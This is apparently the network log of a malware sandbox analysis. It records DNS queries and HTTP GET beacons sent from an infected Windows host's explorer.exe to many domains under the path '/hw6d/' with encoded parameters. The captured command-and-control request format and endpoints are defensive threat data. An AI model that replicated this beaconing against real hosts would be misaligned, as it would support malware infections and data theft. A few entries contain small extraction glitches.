Apr 8, 2021 12:38:02.963752985 CEST	56621	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:02.976217031 CEST	53	56621	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:13.688766956 CEST	63116	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:13.707421064 CEST	53	63116	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:17.025027990 CEST	64078	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:17.037996054 CEST	53	64078	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:17.884820938 CEST	64801	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:17.897609949 CEST	53	64801	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:24.219710112 CEST	61721	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:24.261137009 CEST	53	61721	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:27.240782022 CEST	51255	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:27.258912086 CEST	53	51255	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:28.464804888 CEST	61522	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:28.598004103 CEST	53	61522	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:29.261529922 CEST	52337	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:29.275113106 CEST	53	52337	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:29.680192947 CEST	55046	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:29.785809994 CEST	53	55046	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:30.074496984 CEST	49612	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:30.344984055 CEST	53	49612	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:30.691864014 CEST	49285	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:30.718132973 CEST	53	49285	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:30.814646959 CEST	50601	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:30.940912962 CEST	53	50601	8.8.8.8	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Apr 8, 2021 12:38:31.370680094 CEST	60875	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:31.383594990 CEST	53	60875	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:31.769354105 CEST	56448	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:31.782504082 CEST	53	56448	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:32.417454004 CEST	59172	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:32.429963112 CEST	53	59172	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:33.160809040 CEST	62420	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:33.173552990 CEST	53	62420	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:33.515496969 CEST	60579	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:33.528354883 CEST	53	60579	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:34.427864075 CEST	50183	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:34.574769020 CEST	53	50183	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:39.878290892 CEST	61531	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:39.912935972 CEST	53	61531	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:41.941878080 CEST	49228	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:41.960880995 CEST	53	49228	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:45.074912071 CEST	59794	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:45.128465891 CEST	53	59794	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:50.151755095 CEST	55916	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:50.188862085 CEST	53	55916	8.8.8.8	192.168.2.4
Apr 8, 2021 12:38:55.348973036 CEST	52752	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:38:55.548890114 CEST	53	52752	8.8.8.8	192.168.2.4
Apr 8, 2021 12:39:00.637727022 CEST	60542	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:39:00.677958965 CEST	53	60542	8.8.8.8	192.168.2.4
Apr 8, 2021 12:39:05.919821978 CEST	60689	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:39:05.954108000 CEST	53	60689	8.8.8.8	192.168.2.4
Apr 8, 2021 12:39:10.996496916 CEST	64206	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:39:11.039007902 CEST	53	64206	8.8.8.8	192.168.2.4
Apr 8, 2021 12:39:12.699774027 CEST	50904	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:39:12.713465929 CEST	53	50904	8.8.8.8	192.168.2.4
Apr 8, 2021 12:39:14.408883095 CEST	57525	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:39:14.435889006 CEST	53	57525	8.8.8.8	192.168.2.4
Apr 8, 2021 12:39:16.103792906 CEST	53814	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:39:16.159928083 CEST	53	53814	8.8.8.8	192.168.2.4
Apr 8, 2021 12:39:21.527534962 CEST	53418	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:39:21.969950914 CEST	53	53418	8.8.8.8	192.168.2.4
Apr 8, 2021 12:39:27.009428978 CEST	62833	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:39:27.187257051 CEST	53	62833	8.8.8.8	192.168.2.4
Apr 8, 2021 12:39:32.518502951 CEST	59260	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:39:32.646044970 CEST	53	59260	8.8.8.8	192.168.2.4
Apr 8, 2021 12:39:37.936652899 CEST	49944	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:39:37.961947918 CEST	53	49944	8.8.8.8	192.168.2.4
Apr 8, 2021 12:39:43.667807102 CEST	63300	53	192.168.2.4	8.8.8.8
Apr 8, 2021 12:39:43.992666960 CEST	53	63300	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 12:38:24.219710112 CEST	192.168.2.4	8.8.8.8	0xf805	Standard query (0)	www.allwest-originals.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:38:34.427864075 CEST	192.168.2.4	8.8.8.8	0x8b69	Standard query (0)	www.kathyscrabhouse.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:38:39.878290892 CEST	192.168.2.4	8.8.8.8	0xf788	Standard query (0)	www.ladybugtubs.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:38:45.074912071 CEST	192.168.2.4	8.8.8.8	0xf5d9	Standard query (0)	www.wellalytics.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:38:50.151755095 CEST	192.168.2.4	8.8.8.8	0xc049	Standard query (0)	www.organicfarmteam.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:38:55.348973036 CEST	192.168.2.4	8.8.8.8	0x1968	Standard query (0)	www.neutrasystems.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:00.637727022 CEST	192.168.2.4	8.8.8.8	0x2cb9	Standard query (0)	www.specstrii.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:05.919821978 CEST	192.168.2.4	8.8.8.8	0x4741	Standard query (0)	www.loanascustomboutique.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Apr 8, 2021 12:39:10.996496916 CEST	192.168.2.4	8.8.8.8	0x412a	Standard query (0)	www.boulderhalle-hamburg.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:16.103792906 CEST	192.168.2.4	8.8.8.8	0x636c	Standard query (0)	www.thenewyorker.computer	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:21.527534962 CEST	192.168.2.4	8.8.8.8	0x4a1f	Standard query (0)	www.themusasoficial.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:27.009428978 CEST	192.168.2.4	8.8.8.8	0x7941	Standard query (0)	www.osaka-computer.net	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:32.518502951 CEST	192.168.2.4	8.8.8.8	0xb4f3	Standard query (0)	www.wereal estatephotography.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:37.936652899 CEST	192.168.2.4	8.8.8.8	0x50c1	Standard query (0)	www.dfch18.com	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:43.667807102 CEST	192.168.2.4	8.8.8.8	0xf0f4	Standard query (0)	www.carsoncredittx.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 12:38:24.261137009 CEST	8.8.8.8	192.168.2.4	0xf805	No error (0)	www.allwest-originals.com	allwest-originals.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:38:24.261137009 CEST	8.8.8.8	192.168.2.4	0xf805	No error (0)	allwest-originals.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 12:38:34.574769020 CEST	8.8.8.8	192.168.2.4	0x8b69	No error (0)	www.kathyscrabhouse.com		192.187.111.219	A (IP address)	IN (0x0001)
Apr 8, 2021 12:38:39.912935972 CEST	8.8.8.8	192.168.2.4	0xf788	No error (0)	www.ladybugtubs.com	ladybugtubs.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:38:39.912935972 CEST	8.8.8.8	192.168.2.4	0xf788	No error (0)	ladybugtubs.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 12:38:45.128465891 CEST	8.8.8.8	192.168.2.4	0xf5d9	Name error (3)	www.wellalytics.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 12:38:50.188862085 CEST	8.8.8.8	192.168.2.4	0xc049	No error (0)	www.organicfarmteam.com	www44.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:38:50.188862085 CEST	8.8.8.8	192.168.2.4	0xc049	No error (0)	www44.wixdns.net	balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:38:50.188862085 CEST	8.8.8.8	192.168.2.4	0xc049	No error (0)	balancer.wixdns.net	5f36b111-balancer.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:38:50.188862085 CEST	8.8.8.8	192.168.2.4	0xc049	No error (0)	5f36b111-balancer.wixdns.net	td-balancer-euw2-6-109.wixdns.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:38:50.188862085 CEST	8.8.8.8	192.168.2.4	0xc049	No error (0)	td-balancer-euw2-6-109.wixdns.net		35.246.6.109	A (IP address)	IN (0x0001)
Apr 8, 2021 12:38:55.548890114 CEST	8.8.8.8	192.168.2.4	0x1968	No error (0)	www.neutrasystems.com		52.128.23.153	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:00.677958965 CEST	8.8.8.8	192.168.2.4	0x2cb9	No error (0)	www.specstrii.com	specstrii.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:39:00.677958965 CEST	8.8.8.8	192.168.2.4	0x2cb9	No error (0)	specstrii.com		34.102.136.180	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:05.954108000 CEST	8.8.8.8	192.168.2.4	0x4741	Name error (3)	www.loanascustomboutique.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:11.039007902 CEST	8.8.8.8	192.168.2.4	0x412a	No error (0)	www.boulderhalle-hamburg.com	boulderhalle-hamburg.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:39:11.039007902 CEST	8.8.8.8	192.168.2.4	0x412a	No error (0)	boulderhalle-hamburg.com		81.169.145.150	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:16.159928083 CEST	8.8.8.8	192.168.2.4	0x636c	No error (0)	www.thenewyorker.computer	parkingpage.namecheap.com		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:39:16.159928083 CEST	8.8.8.8	192.168.2.4	0x636c	No error (0)	parkingpage.namecheap.com		198.54.117.218	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Apr 8, 2021 12:39:16.159928083 CEST	8.8.8.8	192.168.2.4	0x636c	No error (0)	parkingpage.namecheap.com		198.54.117.217	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:16.159928083 CEST	8.8.8.8	192.168.2.4	0x636c	No error (0)	parkingpage.namecheap.com		198.54.117.211	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:16.159928083 CEST	8.8.8.8	192.168.2.4	0x636c	No error (0)	parkingpage.namecheap.com		198.54.117.215	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:16.159928083 CEST	8.8.8.8	192.168.2.4	0x636c	No error (0)	parkingpage.namecheap.com		198.54.117.212	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:16.159928083 CEST	8.8.8.8	192.168.2.4	0x636c	No error (0)	parkingpage.namecheap.com		198.54.117.210	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:16.159928083 CEST	8.8.8.8	192.168.2.4	0x636c	No error (0)	parkingpage.namecheap.com		198.54.117.216	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:21.969950914 CEST	8.8.8.8	192.168.2.4	0x4a1f	Server failure (2)	www.themusasoficial.com	none	none	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:27.187257051 CEST	8.8.8.8	192.168.2.4	0x7941	No error (0)	www.osaka-computer.net	osaka-computer.net		CNAME (Canonical name)	IN (0x0001)
Apr 8, 2021 12:39:27.187257051 CEST	8.8.8.8	192.168.2.4	0x7941	No error (0)	osaka-computer.net		107.178.109.19	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:32.646044970 CEST	8.8.8.8	192.168.2.4	0xb4f3	No error (0)	www.werealestatephotography.com		35.208.69.149	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:37.961947918 CEST	8.8.8.8	192.168.2.4	0x50c1	No error (0)	www.dfch18.com		156.241.53.253	A (IP address)	IN (0x0001)
Apr 8, 2021 12:39:43.992666960 CEST	8.8.8.8	192.168.2.4	0xf0f4	No error (0)	www.carsoncredittx.com		192.155.168.82	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.allwest-originals.com
- www.kathyscrabhouse.com
- www.ladybugtubs.com
- www.organicfarmteam.com
- www.neutrasystems.com
- www.specstrii.com
- www.boulderhalle-hamburg.com
- www.thenewyorker.computer
- www.osaka-computer.net
- www.werealestatephotography.com
- www.dfch18.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49742	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:38:24.281748056 CEST	1620	OUT	GET /hw6d/?DnbLu=9ueW5jgNjqHYG2FKt2LGoCq6SuP7mnM61J0YxzvwfvA6U9wxZN+9uCYbtAS/FF4JJope&EzuxZl=3fX4qpLxXJu HTTP/1.1 Host: www.allwest-originals.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:38:24.397243977 CEST	1620	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 10:38:24 GMT Content-Type: text/html Content-Length: 275 ETag: "606abe3b-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49755	192.187.111.219	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:38:34.700460911 CEST	2558	OUT	GET /hw6d/?DnbLu=g+1Vjsk4w8x2RD/Kt8Hxup0r2HreN3Gf6VbT6qUlKeSViUJ1r397pmudv9cb4ekjB+95&EzuxZl=3fX4qpLxXJu HTTP/1.1 Host: www.kathyscrabhouse.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:38:34.838860035 CEST	2559	IN	HTTP/1.1 302 Found cache-control: max-age=0, private, must-revalidate connection: close content-length: 11 date: Thu, 08 Apr 2021 10:38:34 GMT location: http://survey-smiles.com server: nginx set-cookie: sid=91eb2608-9856-11eb-b41e-889788a50d02; path=/; domain=.kathyscrabhouse.com; expires=Tue, 26 Apr 2089 13:52:41 GMT; max-age=2147483647; HttpOnly Data Raw: 52 65 64 69 72 65 63 74 69 6e 67 Data Ascii: Redirecting

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
10	192.168.2.4	49771	156.241.53.253	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:39:38.152107954 CEST	7555	OUT	GET /hw6d/?DnbLu=PD6zFQZ0feRnIFnqRgwh7WYr9HBCLrLQfeEKpwQ3SsDBQ385jeUvmpjltj5zrHZAx7on&EzuxZl=3fX4qpLxXJu HTTP/1.1 Host: www.dfch18.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:39:38.928313971 CEST	7556	IN	HTTP/1.1 200 OK Date: Thu, 08 Apr 2021 10:39:38 GMT Server: Apache Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Pragma: no-cache Connection: close Set-Cookie: PHPSESSID=okdgg4rnn2qcathuale2g25bs6; path=/ Set-Cookie: route=ea54326a8ff192ec78367412cf7922e2; Path=/ Set-Cookie: PHPSESSID=rlg6hvc3undtc7hrovqsm3umc2; path=/; HttpOnly Set-Cookie: s_l=zh_CN Set-Cookie: s_u=0 Upgrade: h2 Connection: Upgrade Content-Length: 35 Vary: Accept-Encoding Content-Type: ;charset=utf-8 Data Raw: 3c 73 63 72 69 70 74 3e 6c 6f 63 61 74 69 6f 6e 2e 68 72 65 66 3d 22 2f 22 3b 3c 2f 73 63 72 69 70 74 3e Data Ascii: <script>location.href="/";</script>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49756	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:38:39.930010080 CEST	2597	OUT	GET /hw6d/?DnbLu=Vm8u5YrjxPUHM0A3kvgMiq/IEeemHw6XN/VHMXEVDOFWtOJ88rOTM1/2OfHHahCysW3o&EzuxZl=3fX4qpLxXJu HTTP/1.1 Host: www.ladybugtubs.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:38:40.043973923 CEST	2597	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 10:38:39 GMT Content-Type: text/html Content-Length: 275 ETag: "606abe1d-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.4	49762	35.246.6.109	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:38:50.241262913 CEST	7515	OUT	GET /hw6d/?DnbLu=D7dtfgb1ASpTWXzDTTkBm63TDYSh3Sz8xx3t4TS2wXC5rygslUZX2+E35rBVQjv7JKAU&EzuxZl=3fX4qpLxXJu HTTP/1.1 Host: www.organicfarmteam.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:38:50.309286118 CEST	7516	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 08 Apr 2021 10:38:50 GMT Content-Length: 0 Connection: close location: https://www.organicfarmteam.com/hw6d?DnbLu=D7dtfgb1ASpTWXzDTTkBm63TDYSh3Sz8xx3t4TS2wXC5rygslUZX2+E35rBVQjv7JKAU&EzuxZl=3fX4qpLxXJu strict-transport-security: max-age=120 x-wix-request-id: 1617878330.257915390503116529 Age: 0 Server-Timing: cache;desc=miss, varnish;desc=miss, dc;desc=euw2 X-Seen-By: sHU62EDOGnH2FBkJkG/Wx8EeXWsWdHrhlvbxtlynkVhP3UVzDz9CrWcUvFvX3Kki,qquldgcFrj2n046g4RNSVPYxV603lO64T3vEIZzS9F0=,2d58ifebGbosy5xc+FRalp3KHSY8MxizN/9BcvzLHG5XiyI7YPaI33Wr7aivk5Mh3fKEXQvQlSAkB/Istal9R2PTyj9xcM+AAS+WhgVmYd4=,2UNV7KOq4oGjA5+PKsX47F8xRgV30ilDzySL0NmaUxo=,m7d0zj9X6FBqkyAlyh66vGHrav7nknz5S1dppl+wxDdNG+KuK+VIZfbNzHJu0vJu,k4IrXgMmYJ2VF1cp9wAw7/gM7hgrfsPXI0mpsRK+qdjE6RHG7DBN537R29FDdDmxWIHlCalF7YnfvOr2cMPpyw== Cache-Control: no-cache Server: Pepyaka/1.19.0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.4	49763	52.128.23.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:38:55.586497068 CEST	7516	OUT	GET /hw6d/?DnbLu=eQ0CjYjVQ3ZWFLT9z9t5AWcWjesy46k9o3/PiW4fNWDoBcoO4PdNNvWWcbIpStJgY1Xn&EzuxZl=3fX4qpLxXJu HTTP/1.1 Host: www.neutrasystems.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:38:55.621433973 CEST	7517	IN	HTTP/1.1 463 Server: nginx Date: Thu, 08 Apr 2021 10:38:55 GMT Content-Type: text/html Content-Length: 8915 Connection: close ETag: "5e52d18f-22d3" X-DIS-Request-ID: b85d1e4e5bdb3f45e047e474ece0d625 Set-Cookie: dis-remote-addr=185.32.222.8 Set-Cookie: dis-timestamp=2021-04-08T03:38:55-07:00 Set-Cookie: dis-request-id=b85d1e4e5bdb3f45e047e474ece0d625 X-Frame-Options: sameorigin

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.4	49764	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:39:00.714993954 CEST	7527	OUT	GET /hw6d/?DnbLu=IiUUmeNwmzZIwBY6jv8olF4RAcLcRfzkTrlXtYyMQXecYFYW1rp8TEFuPJqz5eLrlk+J&Ezux Zl=3fX4qpLxXJu HTTP/1.1 Host: www.specstrii.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:39:00.894391060 CEST	7527	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Thu, 08 Apr 2021 10:39:00 GMT Content-Type: text/html Content-Length: 275 ETag: "605e0bcb-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.4	49765	81.169.145.150	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Apr 8, 2021 12:39:11.062895060 CEST	7528	OUT	GET /hw6d/?DnbLu=k1LpsGxm5HumkAXpmo5e4u//IFYytVV7DtC0wIWjSrCd2GK6ua7omZNXnIaR8+O4hW3P&Ezux Zl=3fX4qpLxXJu HTTP/1.1 Host: www.boulderhalle-hamburg.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Apr 8, 2021 12:39:11.085100889 CEST	7529	IN	HTTP/1.1 404 Not Found Date: Thu, 08 Apr 2021 10:39:11 GMT Server: Apache/2.4.46 (Unix) Content-Length: 196 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head><body> Not Found The requested URL was not found on this server. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.4	49768	198.54.117.218	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
